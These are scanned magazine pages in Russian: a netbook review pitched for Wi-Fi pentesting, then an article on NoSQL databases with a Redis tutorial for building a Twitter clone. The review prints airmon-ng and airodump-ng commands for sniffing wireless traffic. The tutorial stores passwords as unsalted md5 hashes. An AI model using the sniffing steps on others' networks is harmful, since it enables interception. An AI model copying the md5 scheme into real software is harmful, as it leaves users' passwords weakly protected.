Тестируя платы на проверенном временем чипсете, можно делать определенные выводы, не боясь, что какие-то вещи зависят от детских болезней НМС. Сегодня награду «Выбор редакции» получает плата Gigabyte GA-EX58-Extreme, — это достойный выбор для настоящего энтузиаста оверклокинга. «Лучшая покупка» присуждается плате Intel DX58, которая является лучшим бюджетным решением в нашем тесте. Кроме того, хотелось бы отметить платы ASUS P6T6 WS Revolution и MSI Eclipse SLI. Они обе обладают выдающимся функционалом, и все будет зависеть от того, что тебе важнее. Плата ASUS имеет интерфейс SAS и дополнительный чип nVidia nForce 200 — довольно редкий случай. Устройство от MSI манит входящей в комплект поставки дискретной звуковой платой, многофункциональным информационным дисплеем и десятью разъемами SATA. Выбор за тобой.





ASUS Eee PC 1008HA

Нетбук для хакера

Когда мы говорим об инструментах для пентеста, то зачастую имеем в виду различные X-Toolz'ы. Но без подходящего девайса, на который можно было бы установить весь необходимый софт и всегда носить с собой, не обойтись. В качестве такого инструмента отлично подходит нетбук **ASUS Eee PC 1008HA.**

Увидев нетбук, многие, возможно, заметят: «Ого, такой тонкий!». Внешний вид действительно впечатляет: толщина корпуса составляет от 18 мм в тонкой части до 25,7 мм в самой толстой. К тому же, он совсем не похож на обычные скромные нетбуки. Вместо привычного спартанского внешнего вида у Eee PC 1008HA приятный дизайн с лакированной поверхностью. И хотя приятно, что на твою машинку обращают внимание в кафе, выбирали мы его по другой причине. Для нас намного интереснее то, что при весе в 1.1 кг, мы получаем полноценную клавиатуру, 10" дисплей и 6 часов автономной работы при «шустрой» производительности.

УДОБСТВО РАБОТЫ

Несмотря на миниатюрную толщину, инженерам из ASUS удалось реализовать практически полноценную клавиатуру. Я пробовал писать код на ранних моделях Eee PC, но на большее, чем небольшой скрипт на Python'е, меня не хватало. Набирать текст на маленьких клавишах очевидно неудобно. В 1008HA же используется плиточный стиль клавиатуры с клавишами, привычными по размеру и приятными по тактильным ощущениям. К тому же, была проработана эргономика клавы: вдвое сократив по высоте клавишу вертикального курсора, удалось сделать правый Shift нормальным по размеру. В результате, на небольшой машинке я могу печатать с тем же успехом, что и на обычном ноутбуке с диагональю 14".

ШУСТРЫЙ КОНФИГ

Получив в распоряжение достаточно большой экран (разрешение — 1024 x 600) и удобную клаву, подчас забываешь, что дело имеешь с нетбуком. И вскоре сталкиваешься с ограничениями — имеющийся в распоряжении гигабайт памяти не самым лучшим образом тянет тяжелые проекты Visual Studio или Eclipse. Это особенно чувствуется

в момент компиляции. Но, к счастью, никто и не собирается использовать Eee PC в качестве основной рабочей лошадки, а для того чтобы подлатать код, добавив изменения в SVN-репозитарий, возможностей нетбука хватит сполна. Замечательнейшим образом будут чувствовать себя и различные сканнеры безопасности вкупе с другими инструментами для пентеста. Ну… за исключением того случая, когда тебе взбредет в голову брутить на таком девайсе хеши :).
По меркам подобных устройств модель 1008HA является одной из самых продвинутых. В основе этого Eee PC лежит хорошо зарекомендовавшая себя платформа Intel на базе процессора Atom. Модель имеет процессор Atom N280 с частотой 1,66 ГГц, 1 Гб оперативной памяти и 160 Гб жесткий диск. Предустановленная Windows XP Home работает очень шустро, но мы-то знаем, что Windows 7 будет работать еще быстрее. Release-candidate системы, который Microsoft распространяет на время тестирования бесплатно, установилась без каких-либо проблем. При том, что никаких драйверов, кроме как для тачпада с функцией мультитача, устанавливать не потребовалось.

ВОЗМОЖНОСТИ ДЛЯ VOIP

Самый большой плюс нетбука — то, что его всегда можно взять с собой. Обычно в сумке всегда валяется обычный ноутбук на 13", но две недели я с удовольствием использовал тестовую модель 1008HA, в том числе во время поездки в Испанию. Этот текст, к примеру, я набирал в аэропорту Барселоны. Если ты до сих пор не осознал прелести VoIP-связи и видеоконференций, рекомендую срочно попробовать их во время первой же покупки устройства. Чтобы не оплачивать дикие счета за роуминг, мы в][всегда звоним через SIP или Skype. Приятно удивила встроенная камера на 1.3 Мегапикселя во время видеозвонков, которая давала очень качественную картинку, а встроенный микрофон отлично фильтровал шумы. Позже выяснилось, что модель сопровождается стерео-микрофоном, а не примитивным моно, как у большинства нетбуков. Эксперимента ради я подключил к нетбуку и Bluetooth-гарнитуру. Встроенный модуль Bluetooth 2.1 с EDR без проблем распознал ее.

СКОЛЬКО ДЕРЖИТ БАТАРЕЙКА?

Но одной только удобной клавиатуры для комфортной работы явно мало. Для меня, как человека достаточно часто летающего и работающего вне дома и офиса, крайне важным является еще и время работы. В этом плане новинку 1008HA я ждал давно, и среди всех остальных строчек в описании конфигурации сердце грело заявленное время автономной работы — до 6 часов без подзарядки. С учетом установленной в нетбук трехэлементной литий-полимерной батарейки емкостью всего 2,900 мАч (которую, увы, невозможно поменять без помощи сервисного центра) это больше попахивало маркетинговой заманкой, чем адекватными данными. К счастью, это тот случай, когда ты приятно ошибаешься, и это стало очевидно прямо в момент первого использования.
Через два часа воспроизведения видео заряд все еще составлял 65%, а за час работы с отладчиком и редактором кода Komodo Edit система съела всего 15% батарейки. В среднем, время работы в режиме «максимальной производительности» составляет примерно 4,5-5 ч. Используя другие режимы и меньшую яркость экрана, можно легко получить дополнительный часик, а иногда и больше. Очень здорово. Возникает вопрос — за счет чего удалось достичь столь внушительного времени автономной работы с довольно скромным аккумулятором? Одна из причин — использование в качестве процессора Intel Atom N280, который в ближайшее время обещает стать хитом на рынке нетбуков. Одноядерный чип с тактовой частотой 1,66 ГГц поддерживает системную шину 667 МГц и работает в связке с чипсетом Intel GN40. Такой симбиоз не сильно увеличивает производительность по сравнению с традиционным N270, но зато позволяет серьезно продлить время работы нетбука от батарей за счет экономичности.

ПРОВЕРКА НА ПРОФПРИГОДНОСТЬ

Проверить нетбук в действии хотелось именно там, где он может показать себя во всей красе — во время вардрайвинга. Ведь лучшего инструмента, чем нетбук, для пентеста вай-фай не найти. Задачу делает разрешимой то, что в основе Eee PC 1008HA лежит платформа Intel. Не секрет, что для работы таких утилит как Kismet или Airocrack подойдет далеко не каждый адаптер. Тот должен поддерживать режим Monitoring Mode, а также режим инжектирования пакетов. По этой причине еще некоторое время назад пришлось бы покупать беспроводные адаптеры нужных производителей — теперь практически любой встроенный Wi-Fi чип на Intel'овской платформе отлично справится с задачей. И модель 1008HA, к счастью, не исключение.
В качестве платформы для экспериментов мы выбрали Linux Backtrack4, который без проблем загрузился с флешки без каких-либо танцев с бубном (что уже приятно). Правда, для работы утилит необходимо подключить нужный модуль для ядра, но я тебе подскажу рабочие настройки:

```
modprobe ath9k
airmon-ng start wlan0
airodump-ng wlan0
```

После запуска снифера фреймы Wi-Fi, перехваченные с «воздуха» airodump'ом, не заставят себя долго ждать. Режим мониторинга, позволяющий перехватывать пакеты, работает «на ура». С инжекцией пакетов в сеть, а именно с этим зачастую возникают проблемы, также без труда справилась утилита aircrack-ng.


ВЗЯТЬ НА ВООРУЖЕНИЕ!

Что ни говори, а новая модель Eee PC производства ASUS получилась удачной. В одном девайсе уживается стильный нетбук со смехотворным весом и в то же время — шустрая машинка, которую удобно использовать в качестве рабочей лошадки. За счет использования нового процессора удалось серьезно сократить энергопотребление, чем разработчики и воспользовались, уменьшив емкость аккумулятора. Еще один плюс нетбука — его мизерный вес. Что получилось в итоге? Супер!
Подробнее о нетбуках ASUS и других гаджетах ты можешь узнать в новом дискуссионном сообществе на trendclub.ru.][



TREND CLUB — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.



АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /

ДА ПОШЕЛ ТЫ, SQL!

КАК ОТКАЗАТЬСЯ ОТ SQL БАЗ ДАННЫХ И ВЫИГРАТЬ

Но как же без него? Если нет привычной базы данных SQL, то что? Вот, что я тебе скажу. Первым кинь камень в того, кто скажет, что в большом проекте без SQL не обойтись. Обойтись можно. И при этом — неслабо выиграть!

Скажи честно, тебе ведь интересно, как устроены изнутри те суперпроекты, на которых висишь сутками ты и еще сотни миллионов пользователей сразу? Google, Amazon, eBay, Twitter, тот же Facebook или наш ВКонтакте? Они совсем не похожи на большинство обычных веб-сайтов, написанных на PHP+mySQL. База данных в них — все. Там и новости, и информация о товарах в интернет-магазине, и статьи с комментариями в блоге, и самое вкусное — логины и пароли.

БАЗА ДАННЫХ — ВШИРЬ И ВВЫСЬ


Очень многие разработчики и архитекторы также думали, что без базы не обойтись, продолжая создавать все более мощные сайты. Но вскоре столкнулись с тем, что сколько ни тужься, какие только хаки и умные штуки ни придумывай — при нагрузке в сто миллионов пользователей, базы данных все равно мрут, как мухи. Ребята тоже слышали о кластерах, и о распределенных системах и даже об облачных вычислениях (подробнее читай статью «Заоблачные вычисления» в #125 номере][). Если надо, чтобы больше людей скачали новый порно-ролик с Берковой, достаточно поставить еще пару серверов и скопировать на них файлы.

А вот базы данных так просто не работают. Вот тут-то и нарисовалась проблема масштабирования. Каждый решает ее по-своему. Сначала ставят второй сервер: с него приложение читает данные, записывая только на первый, а он уже сам, в фоновом режиме, переносит новые данные. Такая архитектура называется master-slave, но ничего связанного с BDSM здесь нет!

Позже можно доставить еще сервер, и еще, но это уже не поможет, если писать надо много и постоянно. Ведь каналы между серверами рано или поздно будут забиты так, что новые данные будут появляться на подчиненных узлах гораздо позже, чем это допустимо. А кому интересно ждать, пока его комментарий появится на странице (самые нетерпеливые тупо жмут рефреш, чем еще сильнее нагружают систему)? Светлые умы подумали и решили: а что, если все базы данных будут сразу главными? У тебя есть три сервера, и на каждом из них — вся информация, а приложение случайно или по определенному алгоритму выбирает, с каким сервером работать. Изменения на одном сервере сразу передаются на два других (это называется master-master или multi-master репликация), и в любой момент везде есть самые последние данные, при этом писать и читать информацию можно с любого сервера. Но тут одна сложность — у самых популярных баз эта функция появилась только недавно, да и в настройке и поддержке очень уж сложная. И не дай бог, придется восстанавливать данные или потерянные транзакции — тут вообще без пива не разберешься. Ну и, конечно, до бесконечности наращивать количество серверов также нельзя. Все будет неплохо, пока не дойдешь до десятка. А там не оберешься проблем с взаимной связью и трафиком внутри такого хозяйства. А результат тот же — медленно и ненадежно.

СКАЖИ ТВЕРДОЕ «НЕТ» SQL-У!

А тем временем сайты растут, пользователей становится все больше, счет идет уже на десятки миллионов. Что же делать? А вот что — отказаться от обычной базы данных! Ведь что такое база данных? Это специальное хранилище данных (обычно это просто файлы, но с собственной структурой и кешем в памяти) с движком, который принимает от тебя команды в виде языка SQL (например, на выборку дан-



РАБОТА MEMCACHEDB

ных) и выполняет их.
Особенно достают кривые руки разработчика или админа, когда для самого простого запроса «а сколько юзеров у меня на странице?» приходится тупо перебирать весь список пользователей и проверять, у кого статус «онлайн». Ведь юзеров может быть реально много, а если ты еще не озаботишься правильными индексами, то на каждый такой запрос придется серверу доставать всю табличку с данными (а это может и гигабайт быть) и считать снова и снова. А если в этот момент Вася скинул своим френдам в ЖЖ ссылку на твой суперпроект и пришла еще тысяча юзеров, каждого из которых надо записать в базу? Все — капут серверу!
Все потому что и базы данных, и язык SQL, которым эти данные выбираются, достаточно плохо приспособлены к масштабированию. То есть, пока один-два сервера, все будет окей. Но как только больше — начинаются проблемы. Нельзя добавить еще машинку и гарантированно заставить работать все быстрее. В Гугле это давно поняли и изобрели свое решение, полностью отказавшись от применения таких обычных баз данных. Но это Гугл со своими ноу-хау, а что делают остальные? Остальные используют key-value database!
По сути, это максимально упрощенная база данных. Скорее, даже просто хранилище, где все данные сведены к обычной паре: ключ (или индекс) и сами данные, которые обычно представляют собой строку и — в некоторых случаях — числа. То есть, вся база данных — это просто список ключей и сопоставленных с ними строк данных. Что именно хранится в такой базе, ей совершенно неважно — это забота самого приложения.

Интерфейс доступа к такой базе также максимально прост — обычно это простейшие команды типа **get** (получить данные по ключу), **set** (записать данные с ключем), **delete** (удаляет ключ и его данные), **update** (обновляет уже существующие данные).
Самым главным преимуществом является то, что если правильно все сделать, сложность таких операций (то есть, время вычисления результата) будет заранее известна и не зависит от объема данных или количества серверов. Более того, операции обычно атомарные (в SQL базах данных это называется транзакциями). Т.е., задавая команду, ты можешь быть уверенным, что она либо успешно отработает, либо сразу вернет ошибку — при этом другие пользователи не помешают тебе, даже если будут пытаться сделать то же самое.
Это самый обычный тип key-value баз данных. Подобных проектов существует много, но отличаются они, как правило, типами данных, возможных для хранения— например, кроме строк можно хранить числа или двоичные объекты (BLOB-ы), — а также количеством команд-операций. Понятно, что описанные выше четыре операции самые простые, обычно поддерживается еще инкременент/декремент (счетчик в памяти); особо продвинутые могут хранить массивы и списки.
На низком уровне такие базы строятся на базе хеш-таблиц и их разновидности — распределенной хеш-таблицы (DHT). Это просто обычная, хоть и большущая таблица, которая может автоматически распределяться на любое количество компьютеров и поддерживает поиск и получение знания, где данные конкретно (такой принцип, в частности используется для бессерверного обмена пирами во время скачки файла через torrent). И хотя обычно для быстрой работы данные хранятся в оперативной памяти, некоторые сервера обеспечивают хранение на диске и бекап, так что после выключения такого сервера все данные сохраняются.

СВЕТЛЫЕ И ТЕМНЫЕ СТОРОНЫ СИЛЫ

Сильная сторона таких решений — масштабируемость и скорость. Свойства DHT такие, что можно присоединять новые сервера постоянно, и база будет расти и расти. Столько — сколько надо. При этом в самих приложениях ничего менять не нужно, все делается автоматически! Скорость очень и очень высокая, так как практически все такие базы работают в памяти, а на диск пишется лишь бекап (при этом, он может быть постоянным — в таком случае в него записывается только новая инфа). Показатели в сотни тысяч запросов в секунду на одном дохленьком сервере — это обычное дело для таких баз.
Но, несмотря на восторги, есть и сложности. Первая — это скудность возможностей работы с данными. Ага, вот и расплата за скорость и расширяемость! Сервер знает только ключ и данные, которые с ним ассоциированы, а вот, что это за информация — номер кредитной карточки или дата регистрации — уже не ведает. Этим должно заниматься само приложение! Поэтому просто взять и, например, написать один SQL-запрос, чтобы выбрать всех пользователей, которые регистрировались год назад и совершили больше одного платежа за это время, уже не получится.
В базе просто нет возможности выборки по какому-либо признаку, кроме ключа. Но не

Совет №1. Начинай утро с зарядки!
Да-да, это касается не только твоего телефона, но и тебя лично. Если нужна веселуха, купи Wii Fit: мы пробовали – работает безотказно. Только мышцы на следующее утро болят – зато сразу чувствуешь, что прокачался!



▶ links

Подробнее о репликации:

• http://en.wikipedia.org/wiki/Multi-master_replication.
• Немного о архитектуре Google: http://highscalability.com/google-architecture.
• Разработка Google для хранения данных: http://labs.google.com/papers/bigtable.html.
• Информация о DHT: http://ru.wikipedia.org/wiki/DHT.
• Все о Memcached: http://danga.com/memcached.
• Код кудесников из Facebook'а: http://github.com/fbmarc/facebook-memcached/tree/master.
• Мой класс на PHP для работы с Redis-сервером и написанный с его помощью чат в качестве примера: http://code.google.com/p/redis-ajax-chat.

спеши отворачиваться — это ограничение легко решается за счет ввода дополнительных данных (так же как в SQL-базе постоянные данные выделяются в отдельную таблицу-справочник). Правда, в этом случае нужно с самого начала проектировать сайт под такие типы базы. Ведь то, что делается одной строкой на SQL, здесь потребует как нескольких запросов и обработки, так и предварительного форматирования данных при записи.

Увы, автоматических трансляторов SQL в key-value запросы пока нет, но работы в этом направлении ведутся. Еще одним недостатком таких баз является требовательность к параметрам сервера и в особенности оперативной памяти, которой, как известно, много не бывает. Прожорливость удается удовлетворить за счет хранения неиспользуемых данных на диске. Подобным образом поступили разработчики MemcacheDB, где скрестили популярный сервер memcache и базу данных BerkleyDB, используемую как постоянное хранилище данных. В более молодом, но очень сильном проекте проекте — Redis — используется асинхронная запись в фоновом режиме на диск. Другие также не брезгуют использовать традиционные базы данных для хранения, ведь их совсем не видно за фасадом сервера и они работают локально, поэтому на скорость работы почти не влияют.

СЕРВЕРА — ПОДХОДИ, ВЫБИРАЙ!

Довольно теории! Давай посмотрим, какие есть базы и чем они отличаются.

Memcached/MemcacheDB (memcachedb.org) — наверное, самый известный представитель семейства key-value DB. Многие используют его как кеширующую систему, что, по большому счету, то же самое. Проект хранит данные в оперативной памяти, занимает места столько, сколько ему выделили, и может объединяться с другими серверами, чтобы распределить данные между собратьями.

Доступ к данным идет через UDP-порт и сокеты, что очень быстро, а с выходом последней версии, 1.4, добавлен и экономичный бинарный протокол. Хотя в Facebook считают иначе и ускоряют, как могут, добиваясь нескольких сотен тысяч одновременных подключений! Кстати, именно эта социальная сеть имеет самую большую инсталляцию Memcached-серверов — в архитектуре участвует более тысячи серваков! Недостаток мемкеша в том, что он хранит все в памяти. По этой причине в местах, где необходима сохранность данных, придется использовать MemcacheDB, который использует обычную базу данных как постоянное хранилище данных. Другие недостатки — ограниченность на данные, которые понимает сервер (это только числа и строки), а также сложности выборки одним запросом множества ключей.

Project Voldemort (project-voldemort.com) — такой же мощный, как и Темный Лорд, только в царстве баз данных. Штука написана на Java и изначально нацелена на распределенность. Добавлять новые сервера можно без остановки — данные по ним «расползутся» без посторонней помощи. Кроме обычного сетевого доступа, Project Voldemort поддерживает JavaAPI и различные сетевые протоколы, например, Google ProtoBuf или Thrift, что сильно экономит трафик и повышает скорость. Данные хранятся как в памяти, так и на диске (можно использовать и обычные базы данных), так что сбои питания никак не нарушат целостности.

Сильной стороной является поддержка версионности, то есть каждая единица данных имеет историю версий и изменений, поэтому можно откатываться назад, если что-то записали не то или возникли ошибки. Быстродействие также на высоте: в среднем 10-20 тысяч операций в

Logical Architecture

Requests Responses

Client API
Conflict Resolution
Serialization
Routing & Read Repair
Faiover (Hinted handoff)
Network Client & Server (HTTP/Sockets/NIO) (Optional)

ЛОГИЧЕСКАЯ СТРУКТУРА VOLDEMORT PROJECT

секунду, и такой гигант, как соцсеть LinkedIn не прогадал, используя кластер из этих серверов для своей работы.


Apache CouchDB (couchdb.apache.org) — это уже тяжелое оружие из будущего! Шутка, CouchDB это представитель отдельного семейства баз данных, называемых документно-ориентированными. В этой штуке хранят документы, представляющие собой некоторую группу данных, которые вместе составляют один объект-документ. Например, статья (текст), краткая аннотация, имя автора, дата публикации и статус. По отдельности, это просто значения, а вот документная база позволяет их сгруппировать как один объект и производить над ним операции. Apache CouchDB написана на Erlang (просто замечательная платформа, если речь идет о расширяемости) и имеет HTTP REST-интерфейс или JSON API, так что можно получать данные сразу напрямую из JavaScripta-а на веб-странице! Кстати, она имеет встроенный язык запросов, и какой ты думаешь? Да, JavaScript вместо традиционного SQL. Справедливости ради стоит сказать, что о промышленном применении базы пока не слышно. Уж сильно экспериментальная разработка, хотя и чрезвычайно перспективная.

Redis (code.google.com/p/redis) — проект молодой и достаточно простой, но по возможностям мощнее всех предыдущих вместе взятых! Почему? Да взять хотя бы производительность. Более 100 запросов в секунду на простеньком сервере или мощном лаптопе. Знакомься, Redis или, как он сам себя называет, сервер структурированных данных. Проект позволяет хранить не только обычные ключи и значения, но и списки, наборы данных (группы пар ключ-значение), а также производить всего одной командой (и с гарантированным временем выполнения!) сложнейшие операции над такими списками. Там, где для memcached надо писать вручную две, три или десяток команд и еще вычислять что-то в самом приложении, при использовании Redis-а можно обойтись одной! Поддерживается даже сортировка, что является самой сложной и практически не выполнимой командой для всех key-value баз (в отличие от SQL, где это самая тривиальная операция). Написанный на ANSI C сервер умещается в паре десятков Кб исходных текстов (по лицензии BSD), работает на любой системе и сотворит чудеса с твоими данными. Команды посылаются по TCP или напрямую через telnet. Помимо этого, есть и API или модули на любой вкус и язык. Не буду скрывать, что сам являюсь автором класса-интерфейса для PHP, расширяющего возможности сервера еще сильнее! :)


А ДАВАЙ ЗАМУТИМ... СВОЙ TWITTER?!

Понимаю, что все, что я выше с таким трудом рассказал, это фигня, и хочется сразу почувствовать мощь новой


Physical Architecture Options



3-Tier, Server-Routed



3-Tier, Client-Routed




2-Tier, Frontend-Routed

ФИЗИЧЕСКОЕ УСТРОЙСТВО VOLDEMORT

технологии (ладно, не сильно новой, но все равно интересной). Давай попробуем ее в действии. Известно, что у самого быстрорастущего сервиса в мире (Twitter) долгое время были проблемы с производительностью. Писать об этом проекте нам уже надоело, поэтому предлагаю забабахать собственную альтернативу. С использованием обычной БД — это вполне тривиальная задача (если не брать в расчет вопрос масштабируемости). Но мы реализуем тот же функционал без привычной БД — используя только сервер Redis. С кодом сложностей не должно возникнуть, HTML-странички ты сверстаешь сам, а вот как использовать такую необычную базу внутри, я тебе сейчас расскажу.

ШАГ 0. Определимся, что мы делаем. Наш простой твиттер должен уметь хранить аккаунты пользователей (и пускать тех, кто знает пароль), хранить твои записи и выводить их, позволять добавлять и удалять друзей (фолловеров) и показывать их список, а также отображать полную ленту сообщений (как твоих, так и всех твоих друзей).

ШАГ 1. Аккаунты будем хранить в виде отдельных пар ключ-значение, где ключом будет логин пользователя, а значением — сериализированный массив (язык не имеет значения, например, PHP), в котором уже все о юзере, его имя, пол, дата регистрации и остальные данные. Вместо сериализации лучше использовать JSON — тогда мы вообще не будем зависеть от языка приложения, ведь JSON умеет обрабатывать любой современный язык программирования. Команда SET admin «{name:'supervasya',age:21,sex:'m',re



COUCHDB — ДОКУМЕНТНО-ОРИЕНТИРОВАН

gistered:'27.07.2009'} » — записывает нового юзера с логином admin. Теперь, выполнив запрос GET admin, мы получим JSON-строку с данными.

Для авторизации мы используем отдельное значение: SET admin_pass «md5(password)» — ключом здесь также служит логин, но с добавлением строки «_pass», а значение — md5 хеш пароля.

Авторизация будет в два шага (для надежности, но можно и в один). Сначала проверим, существует ли логин: EXISTS admin, если все OK (значит, в базе есть такой юзер), извлекаем его хеш пароля для проверки: GET admin_pass. Саму проверку и сравнение хешей придется делать уже в приложении. Не забудем счетчик всех юзеров (а то ведь SELECT COUNT() здесь нету): INCR count_user — увеличит счетчик юзеров на 1. Если тебе захочется иметь весь список юзеров, придется раскошелиться на еще одну переменную, например, загнав все логины в набор (set): SADD all_user_list admin. Таким образом, в all_user_list у нас будет храниться список всех логинов, по которым можно извлечь профайл аккаунта.

ШАГ 2. Теперь будем хранить все твои сообщения. Ключом в данном случае будет метка времени, потому что ключ должен быть уникальным, да и вряд ли ты будешь постить что-то чаще раза в секунду (нефиг спамить!). Можем просто создать ключ, используя логин и метку времени, например, admin_11232142135, и хранить его как отдельное значение вместе с сообщением: SET admin_11232142135 «{author:'admin',text:'моя супер статья!' ,time: 11232142135,title:'статья!'}». Но чтобы облегчить себе жизнь, мы сделаем еще список, где будут храниться данные о времени постов каждого автора. Вот так: RPUSH admin_msgs 11232142135. Команда добавит в конец списка admin_msgs новое значение — метку времени твоего поста. Зачем? Для облегчения получения потом всех постов за определенное время или просто указанного количества, например, для постраничного вывода. Внутри списка даты уже отсортированные по времени, поэтому дополнительной сортировки не нужно.

ШАГ 3. Если ты хочешь зафолловить (читать) Васю, необходимо сохранить логин Васи в твоем списке фолловеров. Для этого также применим списки, создав для каждого юзера список фолловеров: RPUSH admin_follow vasja. В списке admin_follow теперь будут храниться логины всех юзеров, которых хочет читать admin. Аналогично, если Вася хочет читать, что же про него пишет админ: RPUSH vasja _follow admin.

ШАГ 4. Выводим полную ленту сообщений. Мы уже умеем хранить все сообщения одного пользователя и хранить список тех, за кем он следит. Теперь выводим ленту сообщений, в которой будут как собственные сообщения юзера, так и все сообщения тех, за кем он следит. При этом, все сообщения должны идти в хронологическом порядке.

Допустим, мы будем показывать только сообщения за последний час. Здесь уже немного сложнее. Сначала выберем список всех пользователей, которых надо показать. Для этого сначала получим количество наших фолловеров (длину списка): LLEN admin_follow. Допустим, мы получили 2 (админ отслеживает двух юзеров):

LRANGE admin_follow 0 1 — получаем в виде массива логины юзеров. Не забываем, что надо прибавить сюда и свой логин, так как наши сообщения тоже должны быть видны. Это придется делать уже самому приложению.

